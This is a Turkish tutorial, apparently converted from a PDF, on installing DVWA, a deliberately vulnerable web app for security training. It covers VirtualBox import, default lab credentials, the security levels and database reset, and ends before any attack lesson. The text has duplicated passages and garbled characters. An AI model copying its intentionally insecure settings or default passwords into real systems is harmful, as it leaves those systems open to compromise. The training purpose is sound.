
```
1 service apache2 restart
```

3. DVWA Kurulumu

Tarayıcınızın adres çubuđuna <http://localhost/dvwa> adresini girin. Ekranı gelen login ekranındaki ilk metin kutusuna admin, ikincisine ise password girerek giriŐ yapın. DVWA sizi kurulum sayfasına yönlendirektir. Kurulum sayfasındaki Create/Reset Database butonuna tıklayın.



Ekranın aŐađısında y¼kleme iŐleminin baŐarıyla gerçekteŐtiđine dair bir bildirim g¼receksiniz:




EK: Ubuntu 14.04 LTS Üzerinde Hazır Yüklü DVWA Yer Alan Makine

Bu başlık altında paylaşılacak yolla DVWA'yı kullanmak yukarıdaki kurulum işlemlerine alternatif bir isteđe bađlı seçenektir. Yukarıdaki yükleme zahmetiyle uğraşmak yerine hazırlanmış Ubuntu 14.04 LTS Linux sanal makinesini indirebilir ve VirtualBox'da açarak DVWA'yı kullanabilirsiniz.


Bu şekilde DVWA'yı kullanacaksanız öncelikle belirtilen linkten ova formatındaki (uzantısındaki) sanal makineyi indiriniz.

[Ubuntu 14.04 LTS Linux Sanal Makinesini İndir \(İçinde DVWA Hazır\)](#)


İnen ova formatındaki dosyayı Oracle Virtualbox yazılımıyla açın. Bunun için Oracle Virtualbox yazılımının File -> Import Appliance... seçeneđine gidilmelidir ve oradan ova formatındaki dosya seçilip içeri aktarılmalıdır.




İçeri Aktar Seçilir




Ova Formatındaki Dosyaya Gidilir




Ova Formatındaki Dosya Seçilir



Ova Formatındaki Dosya İçeri Aktarılır




İçeri Aktar Sürer




Sanal Makine Eklenir

İçeri aktarılan sanal makine seçilir ve Start butonuna tıklanır.




Sanal Makine BaŐlatılır

Böylece sanal makine baŐlar.



Sanal Makine (Web Sunucu) BaŐlar

Makinenin oturum ekranı geldiđinde bilgiler girilir (kullanıcı adı: user, parola: password) ve ifconfig ile makinenin ip'si alınır.



```

DVWA ve WebGoat (Ubuntu 14.04 LTS) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

* Dökümantasyon: http://www.includekarabuk.com
http://www.includekarabuk.com/dvwa/tutorial.php
http://www.includekarabuk.com/webgoat/tutorial.php

user@iktestmakinesi:~$ ifconfig
eth0    Link encap:Ethernet HWaddr 08:00:27:23:66:c0
        inet addr:192.168.1.110 Bcast:192.168.1.255 Mask:255.255.255.0
        inet6 addr: fe80::a00:27ff:fe23:66c0/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
        RX packets:22 errors:0 dropped:0 overruns:0 frame:0
        TX packets:30 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:2378 (2.9 KB) TX bytes:3040 (3.0 KB)


lo      Link encap:Local Loopback
        inet addr:127.0.0.1 Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING MTU:65536 Metric:1
        RX packets:22 errors:0 dropped:0 overruns:0 frame:0
        TX packets:22 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:0
        RX bytes:1632 (1.6 KB) TX bytes:1632 (1.6 KB)

user@iktestmakinesi:~$


```

Sanal Makinenin (Web Sunucusunun) IP'si Öğrenilir

Böylece makineye (web sunucuya) ana makinenizden web tarayıcı ile erişerek DVWA uygulaması kullanılabilir.



(Solda Ana Makine, Sağda Sanal Web Sunucu Makine)



(Solda Ana Makine, Sağda Sanal Web Sunucu Makine)

Sanal sunucu makinenin gerek duyabileceğiniz hesap bilgileri ve uygulama erişim linkleri aşağıdaki gibidir:

Ubuntu Server Oturum Bilgileri

```
=====
user
password
=====
```

Localhost Http Basic Auth Oturum Bilgileri

```
=====
http://IP
admin
toka
=====
```

DVWA Oturum Bilgileri

```
=====
http://IP/dvwa
admin
password
=====
```

Webgoat Oturum Bilgileri

```
=====
http://IP:8080/WebGoat/attack
( Linkteki W ve G harfleri büyük )
guest
guest
=====
```

Phpmyadmin Oturum Bilgileri

```
=====
http://IP/phpmyadmin
root
password
=====
```

```
MySQL Oturum Bilgileri
```

```
=====
root
password
=====
```

Not:

Sanal makineyi kapatırken sanal makine komut satırından


- 1 sudo su // parola olarak password girilir.
- 2 Poweroff

şeklinde kapatmaya özen gösteriniz. Bu şekilde ilave uygulama olan webgoat için servisler geri dönülemez şekilde çakılmaz ve makineyi yeniden başlattığınızda webgoat uygulaması sorunsuz açılabilir (çünkü kapatılırken webgoat servislerini düzenli kapatacak bir script tanımlanmıştır). WebGoat'la işiniz olmazsa ve sadece DVWA ile uğraşacaksanız buna gerek yoktur. Her türlü kapatılabilir.

DERS 1 - DVWA'YA GİRİŐ

DVWA adlı web uygulamasının bu ilk dersinde dersler boyunca sık sık kullanılacak birkaç özellikten bahsedilecektir. Bu özelliklerin kullanılması gerektiđi durumlarda ilk birkaç yazıda tekrar mahiyetinde yer verilecektir, fakat sonradan artık bunlar biliniyor farzedilip sırası geldiđinde nasıl kullanılacağına değinilmeyecektir. Direk kullanımı üzerinden ders akışına devam edilecektir.

İlk olarak DVWA'daki saldırı türlerine değinelim. AŐađıdaki resimde alt alta dizilmiş menüler - veya buton da diyebilirsiniz - birer web saldırı tekniklerinin isimlerini temsil etmektedirler.



Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerability**, with **various difficulty levels**, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is **not a fixed object to complete a module**; however users should feel that they have successfully exploited the system as best as they possibly could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerability** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be seen as an extension for more advance users)!

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any internet facing servers**, as they will be compromised. It is recommended using a virtual machine (such as [VirtualBox](#) or [VMware](#)), which is set to NAT networking mode. Inside a guest machine, you can download and install [XAMPP](#) for the web server and database.

Sarı ile vurgulanmış alandaki her buton sizi ilgili atađa karşı zafiyet barındıran bir web sayfasına yönlendirecektir. Bu butonlar bu tutorial boyunca derslerin adı olacaktır. Őimdi bu butonların bir de güvenlik yönüne bakalım.

Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerability**, with various difficulty levels, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerability** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be seen as an extension for more advance users!)

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public**

Yukarıdaki resimde sarı ile vurgulanmış kısımdaki DVWA Security butonu DVWA'daki az önce deđindiđim butonların gtrdđ sayfalardaki gvenlik dzeyini deđiŐtirebileceđiniz bir ayar sunar. DVWA Security butonuna tıkladıktan sonra gelen ierikte

DVWA Security

Security Level

Security level is currently: **medium**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.

Priority to DVWA v1.9, this level was known as 'high'.


Impossible

sarı ile vurgulanan listBox 4 tane gvenlik kademesi sunmaktadır. Resimde grnen Impossible ifadesi gvenliđin olabilecek en st dzeyde olduđu anlamına gelir. Impossible dıŐında High, Medium ve Low seviyeleri mevcuttur. Buradan DVWA'nın gvenlik seviyesini dersler boyunca deđiŐtirmeniz gerekecektir. Bu blogda paylaŐılan yazıların sonunda [Low Level] ifadesini gryorsanız o yazı gvenlik dzeyi Low Level'ken yapılmıŐ saldırıyı konu ediniyor anlamına gelir. Aynı Őekilde [Medium Level] yer alıyorsa gvenlik seviyesi olarak Medium Level baz alınarak ders anlatılıyor anlamına gelir. Yani eđer bir dersin adında (Low

Level) yazıyorsa bu gvenlik ayarını low level yapmanız gerekir. Eđer bir dersin adında (Medium Level) yazıyorsa bu gvenlik ayarını Medium Level yapmanız gerekir. Hakeze High ve Impossible iin de aynı iŐlemleri gerekleŐtirmeniz gerekir.

Eđer gvenliđi yukarıdaki resimde sarı ile vurgulanan blgedeki Impossible'dan Low Level'a ekerseniz tamamen saldırıya aık, hibir gvenlik nlemi alınmamıŐ bir DVWA karŐınıza gelecektir. Bu sayede saldırı tekniklerini đrenebilir ve ardından gvenliđi bir kademe arttırarak gvenliđin koda nasıl yansıdađını grebilir ve ayrıca bahsedilen gvenlik nlemlerinin nasıl aŐılabileceđini de tecrbe edebilirsiniz.

Deđinilebilecek bir diđer zellik ise diyelim ki blogdaki dersleri takip ettiniz, DVWA'nın veritabanını saldırı izleriyle kirllettiniz ve en baŐtan bir daha baŐlamak istiyorsunuz. Bu durumda veritabanını ilk yklediđiniz hale getirecek, yani sıfırlayacak sayfaya gtren Őu butona tıklamanız gerekmektedir:



The screenshot shows the DVWA interface. On the left is a sidebar with navigation links: Home, Instructions, Setup / Reset DB (highlighted in green), Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), XSS (Reflected), XSS (Stored), DVWA Security, PHP Info, and About. The main content area is titled 'Database Setup' and contains the following text:

Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in: `/var/www/dvwa/config/config.inc.php`

If the database already exists, **it will be cleared and the data will be reset.**
You can also use this to reset the administrator credentials ("**admin** // **password**") at any stage.

Setup Check

Operating system: *nix
Backend database: MySQL
PHP version: 5.5.9-1ubuntu4.14

Web Server SERVER_NAME: localhost

PHP function display_errors: **Enabled** (Easy Mode!)
PHP function safe_mode: Disabled
PHP function allow_url_include: Enabled
PHP function allow_url_fopen: Enabled
PHP function magic_quotes_gpc: Disabled
PHP module php-gd: installed

reCAPTCHA key: **Missing**

Writable folder /var/www/dvwa/hackable/uploads/: Yes
Writable file /var/www/dvwa/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt: Yes

Status in red, indicate there will be an issue when trying to complete some modules.

YeŐil renki butona tıkladıđınızda ekrana gelen ierikteki Create/Reset Database butonuna tıklayarak veritabanınızı sıfırlayabilirsiniz.

Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in: `/var/www/dvwa/config/config.inc.php`

If the database already exists, **it will be cleared and the data will be reset.**
You can also use this to reset the administrator credentials ("**admin // password**") at any stage.

Setup Check

Operating system: ***nix**
Backend database: **MySQL**
PHP version: **5.5.9-1ubuntu4.14**


Web Server SERVER_NAME: **localhost**

PHP function display_errors: **Enabled (Easy Mode!)**
PHP function safe_mode: **Disabled**
PHP function allow_url_include: **Enabled**
PHP function allow_url_fopen: **Enabled**
PHP function magic_quotes_gpc: **Disabled**
PHP module php-gd: **Installed**

reCAPTCHA key: **Missing**

Writable folder /var/www/dvwa/hackable/uploads/: **Yes**
Writable file /var/www/dvwa/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt: **Yes**

Status in red, indicate there will be an issue when trying to complete some modules.



Son olarak deđinilmesi gereken nokta DVWA'daki her bir dersin ilgili PHP kodlarına her ders içeriđinin sađ alt koeşesindeki View Source butonundan erişebilirsiniz.

Vulnerability: Brute Force

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

XSS (Reflected)

XSS (Stored)

DVWA Security

PHP Info

About

Logout


Username:

